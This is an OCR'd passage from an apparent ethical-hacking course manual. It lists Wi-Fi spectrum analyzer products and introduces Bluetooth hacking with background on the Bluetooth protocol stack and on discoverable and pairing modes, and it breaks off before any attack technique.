
Spectrum analyzing tools perform RF spectrum analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment as well as areas where RF interference affects performance and results in user dissatisfaction due to slow connections or frequent disconnections. The following are some spectrum analyzing tools.

- Chanalyzer Essential (*https://www.metageek.com*)
- AirMagnet Spectrum XT (*https://www.netally.com*)
- Cisco Spectrum Expert Wi-Fi (*https://www.cisco.com*)
- RSA306B USB Spectrum Analyzer (*https://www.tek.com*)
- AirSleuth-Pro (*https://nutsaboutnets.com*)

LO#06: Explain Various Bluetooth Hacking Techniques

Bluetooth Hacking

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.



Bluetooth Stack

- Bluetooth is a short-range wireless communication technology that **replaces the cables connecting portable or fixed devices** while maintaining high levels of security
- It allows devices to **share data** over short distances

Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Bluetooth Modes

Discoverable modes

1. **Discoverable**: Sends inquiry responses to all inquiries
2. **Limited discoverable**: Visible for a certain period of time
3. **Non-discoverable**: Never answers an inquiry scan


Pairing modes

1. **Non-pairable mode**: Rejects every pairing request
2. **Pairable mode**: Pairs upon request

Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through a pairing technique.

A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The below figure illustrates a Bluetooth stack.



Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Figure 16.111: Architecture of a Bluetooth stack

The Bluetooth stack has two parts: general purpose and embedded system.

Bluetooth Modes

A user can set Bluetooth in the following modes.

- **Discoverable Modes**


  Bluetooth operates in the following three discoverable modes.

  - **Discoverable**: When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. If a device attempts to connect to another, the device attempting to establish the connection must search for a device that is in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. The discoverable mode is necessary only while connecting to a device for the first time. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.
  - **Limited discoverable**: In the limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. A user has to do this indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
